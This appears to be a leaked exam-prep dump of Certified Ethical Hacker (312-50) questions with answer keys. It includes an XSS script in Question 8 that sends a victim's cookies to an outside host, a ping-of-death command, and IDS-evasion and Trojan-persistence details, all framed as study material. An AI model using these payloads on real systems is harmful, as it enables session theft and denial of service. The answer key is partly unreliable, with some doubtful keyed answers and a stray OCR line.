312-50Q&As

Ethical Hacker Certified

Pass EC-COUNCIL 312-50 Exam with 100% Guarantee

Free Download Real Questions & Answers **PDF** and **VCE** file from:

https://www.leads4pass.com/312-50.html

100% Passing Guarantee
100% Money Back Assurance

Following Questions and Answers are all new published by EC-COUNCIL Official Exam Center

QUESTION 1

Dave has been assigned to test the network security of Acme Corp. The test was announced to the employees. He created a webpage to discuss the progress of the tests with employees who were interested in following the test. Visitors were allowed to click on a sand clock to mark the progress of the test. Dave successfully embeds a keylogger. He also added some statistics on the webpage. The firewall protects the network well and allows strict Internet access. How was security compromised and how did the firewall respond?

A. The attack did not fall through as the firewall blocked the traffic

B. The attack was social engineering and the firewall did not detect it

C. The attack was deception and security was not directly compromised

D. Security was not compromised as the webpage was hosted internally

Correct Answer: B

This was just another way to trick the information out of the users without the need to hack into any systems. All traffic is outgoing and initiated by the user so the firewall will not react.

QUESTION 2

Leesa is the senior security analyst for a publicly traded company. The IT department recently rolled out an intranet for company use only with information ranging from training, to holiday schedules, to human resources data. Leesa wants to make sure the site is not accessible from outside and she also wants to ensure the site is Sarbanes-Oxley (SOX) compliant. Leesa goes to a public library as she wants to do some Google searching to verify whether the company\\'s intranet is accessible from outside and has been indexed by Google. Leesa wants to search for a website title of "intranet" with part of the URL containing the word "intranet" and the words "human resources" somewhere in the webpage.

What Google search will accomplish this?

A. related:intranet allinurl:intranet:"human resources"

B. cache:"human resources" inurl:intranet(SharePoint)

C. intitle:intranet inurl:intranet+intext:"human resources"

D. site:"human resources"+intext:intranet intitle:intranet

Correct Answer: C

QUESTION 3

Network Intrusion Detection systems can monitor traffic in real time on networks. Which one of the following techniques can be very effective at avoiding proper detection?

A. Fragmentation of packets.

B. Use of only TCP based protocols.

C. Use of only UDP based protocols.


D. Use of fragmented ICMP traffic only.

Correct Answer: A

If the default fragmentation reassembly timeout is set to higher on the client than on the IDS then the it is possible to send an attack in fragments that will never be reassembled in the IDS but they will be reassembled and read on the client computer acting victim.

QUESTION 4

Which of the following Registry location does a Trojan add entries to make it persistent on Windows 7? (Select 2 answers)



A. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

B. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\System32\CurrentVersion\ Run

C. HKEY_CURRENT_USER\Software\Microsoft\Windows\System32\CurrentVersion\Run

D. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Correct Answer: AD

QUESTION 5

Charlie is the network administrator for his company. Charlie just received a new Cisco router and wants to test its capabilities out and to see if it might be susceptible to a DoS attack resulting in its locking up. The IP address of the Cisco switch is 172.16.0.45. What command can Charlie use to attempt this task?

A. Charlie can use the command: ping -l 56550 172.16.0.45 -t.

B. Charlie can try using the command: ping 56550 172.16.0.45.

C. By using the command ping 172.16.0.45 Charlie would be able to lockup the router

D. He could use the command: ping -4 56550 172.16.0.45.

Correct Answer: A

QUESTION 6

Angela is trying to access an education website that requires a username and password to login. When Angela clicks on the link to access the login page, she gets an error message stating that the page can\\'t be reached. She contacts the website\\'s support team and they report that no one else is having any issues with the site. After handing the issue over to her company\\'s IT department, it is found that the education website requires any computer accessing the site must be able to respond to a ping from the education\\'s server. Since Angela\\'s computer is behind a corporate firewall, her computer can\\'t ping the education website back.

What ca Angela\\'s IT department do to get access to the education website?

A. Change the IP on Angela\\'s Computer to an address outside the firewall

B. Change the settings on the firewall to allow all incoming traffic on port 80

C. Change the settings on the firewall all outbound traffic on port 80

D. Use a Internet browser other than the one that Angela is currently using

Correct Answer: A

Allowing traffic to and from port 80 will not help as this will be UDP or TCP traffic and ping uses ICMP. The browser used by the user will not make any difference. The only alternative here that would solve the problem is to move the computer to outside the firewall.

QUESTION 7

What type of port scan is shown below?

```
Scan directed at open port:

     Client                                          Server
192.5.2.92:4079 ----FIN/URG/PSH---->192.5.2.110:23
192.5.2.92:4079 <---NO RESPONSE-----192.5.2.110:23

Scan directed at closed port:

     Client                                          Server
192.5.2.92:4079 ----FIN/URG/PSH---->192.5.2.110:23
192.5.2.92:4079<------RST/ACK-------192.5.2.110:23
```

A. Idle Scan

B. Windows Scan

C. XMAS Scan

D. SYN Stealth Scan

Correct Answer: C

An Xmas port scan is variant of TCP port scan. This type of scan tries to obtain information about the state of a target port by sending a packet which has multiple TCP flags set to 1 - "lit as an Xmas tree". The flags set for Xmas scan are FIN, URG and PSH. The purpose is to confuse and bypass simple firewalls. Some stateless firewalls only check against security policy those packets which have the SYN flag set (that is, packets that initiate connection according to the standards). Since Xmas scan packets are different, they can pass through these simple systems and reach the target host.

QUESTION 8

XSS attacks occur on Web pages that do not perform appropriate bounds checking on data entered by users. Characters like that mark the beginning/end of a tag should be converted into HTML entities.

```
<          &lt;
>          &gt;
(          &#40;
)          &#41;
#          &#35;
&          &amp;
"          &quot;
```

```
<script>
var x = new Image(); x.src =
'http://www.juggyboy.com/x.php?steal=' + document.cookie;
</script>
```

What is the correct code when converted to html entities?

A.
```
&amp;script&gt;
var x = new Image&#40;&#41;; x.src =
&quot;http://www.juggyboy.com/x.php?steal=&quot; + document.cookie;
&amp;/script&gt;
```

B.
```
&amp;script&#35;
var x = new Image&#40;&#41;; x.src =
&quot;http://www.juggyboy.com/x.php?steal=&quot; +
document.cookie;
&amp;/script&#35;
```

C.
```
&gt;script&gt;
var x = new Image&#40;&#41;; x.src =
&quot;http://www.juggyboy.com/x.php?steal=&quot; +
document.cookie;
&lt;/script&gt;
```

D.
```
&lt;script&gt;
var x = new Image&#40;&#41;; x.src =
&quot;http://www.juggyboy.com/x.php?steal=&quot; + document.cookie;
&lt;/script&gt;
```

A. Option A

B. Option B

C. Option C

D. Option D

Correct Answer: D

QUESTION 9

Stephanie, a security analyst, has just returned from a Black Hat conference in Las Vegas where she learned of many powerful tools used by hackers and security professionals alike. Stephanie is primarily worried about her Windows network because of all the legacy computers and servers that she must use, due to lack of funding.

Stephanie wrote down many of the tools she learned of in her notes and was particularly interested in one tool that could scan her network for vulnerabilities and return reports on her network\\'s weak spots called SAINT. She remembered from her notes that SAINT is very flexible and can accomplish a number of tasks. Stephanie asks her supervisor, the CIO, if she can download and run SAINT on the network. Her boss said to not bother with it since it will not work for her at all.

Why did Stephanie\\'s boss say that SAINT would not work?

A. SAINT only works on Macintosh-based machines

B. SAINT is too expensive and is not cost effective

C. SAINT is too network bandwidth intensive

D. SAINT only works on LINUX and UNIX machines

Correct Answer: D

Works with Unix/Linux/BSD and MacOS X http://www.saintcorporation.com/

QUESTION 10

You ping a target IP to check if the host is up. You do not get a response. You suspect ICMP is blocked at the firewall. Next you use hping2 tool to ping the target host and you get a response. Why does the host respond to hping2 and not

ping packet?

[ceh]# ping 10.2.3.4

PING 10.2.3.4 (10.2.3.4) from 10.2.3.80 : 56(84) bytes of data.

--- 10.2.3.4 ping statistics --3 packets transmitted, 0 packets received, 100% packet loss

[ceh]# ./hping2 -c 4 -n -i 2 10.2.3.4

HPING 10.2.3.4 (eth0 10.2.3.4): NO FLAGS are set, 40 headers + 0 data bytes

len=46 ip=10.2.3.4 flags=RA seq=0 ttl=128 id=54167 win=0 rtt=0.8 ms len=46 ip=10.2.3.4 flags=RA seq=1 ttl=128 id=54935 win=0 rtt=0.7 ms len=46 ip=10.2.3.4 flags=RA seq=2 ttl=128 id=55447 win=0 rtt=0.7 ms len=46 ip=10.2.3.4

flags=RA seq=3 ttl=128 id=55959 win=0 rtt=0.7 ms

--- 10.2.3.4 hping statistic --4 packets tramitted, 4 packets received, 0% packet loss round-trip min/avg/max = 0.7/0.8/0.8 ms

A. ping packets cannot bypass firewalls

B. you must use ping 10.2.3.4 switch

C. hping2 uses TCP instead of ICMP by default

D. hping2 uses stealth TCP packets to connect

Correct Answer: C

Default protocol is TCP, by default hping2 will send tcp headers to target host\\'s port 0 with a winsize of 64 without any tcp flag on. Often this is the best way to do an \\'hide ping\\', useful when target is behind a firewall that drop ICMP. Moreover a tcp null-flag to port 0 has a good probability of not being logged.

QUESTION 11

Why attackers use proxy servers?

A. To ensure the exploits used in the attacks always flip reverse vectors

B. Faster bandwidth performance and increase in attack speed

C. Interrupt the remote victim\\'s network traffic and reroute the packets to attackers machine

D. To hide the source IP address so that an attacker can hack without any legal corollary

Correct Answer: D

QUESTION 12

Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites. Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.

In this context, what would be the most affective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the test answer)

A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.

B. Hire more computer security monitoring personnel to monitor computer systems and networks.

C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.

D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

Correct Answer: A

Bridging the gap would consist of educating the white hats and the black hats equally so that their knowledge is relatively the same. Using books, articles, the internet, and professional training seminars is a way of completing this goal.

QUESTION 13

Which of the following is most effective against passwords ? Select the Answer:

A. Dictionary Attack

B. BruteForce attack

C. Targeted Attack

D. Manual password Attack

Correct Answer: B

The most effective means of password attack is brute force, in a brute force attack the program will attempt to use every possible combination of characters. While this takes longer then a dictionary attack, which uses a text file of real words, it is always capable of breaking the password.

QUESTION 14

Samantha has been actively scanning the client network for which she is doing a vulnerability assessment test. While doing a port scan she notices ports open in the 135 to 139 range. What protocol is most likely to be listening on those ports?

A. SMB

B. FTP

C. SAMBA

D. FINGER

Correct Answer: A

Port 135 is for RPC and 136-139 is for NetBIOS traffic. SMB is an upper layer service that runs on top of the Session Service and the Datagram service of NetBIOS.

QUESTION 15

You may be able to identify the IP addresses and machine names for the firewall, and the names of internal mail servers by:

A. Sending a mail message to a valid address on the target network, and examining the header information generated by the IMAP servers

B. Examining the SMTP header information generated by using the mx command parameter of DIG

C. Examining the SMTP header information generated in response to an e-mail message sent to an invalid address

D. Sending a mail message to an invalid address on the target network, and examining the header information generated by the POP servers

Correct Answer: C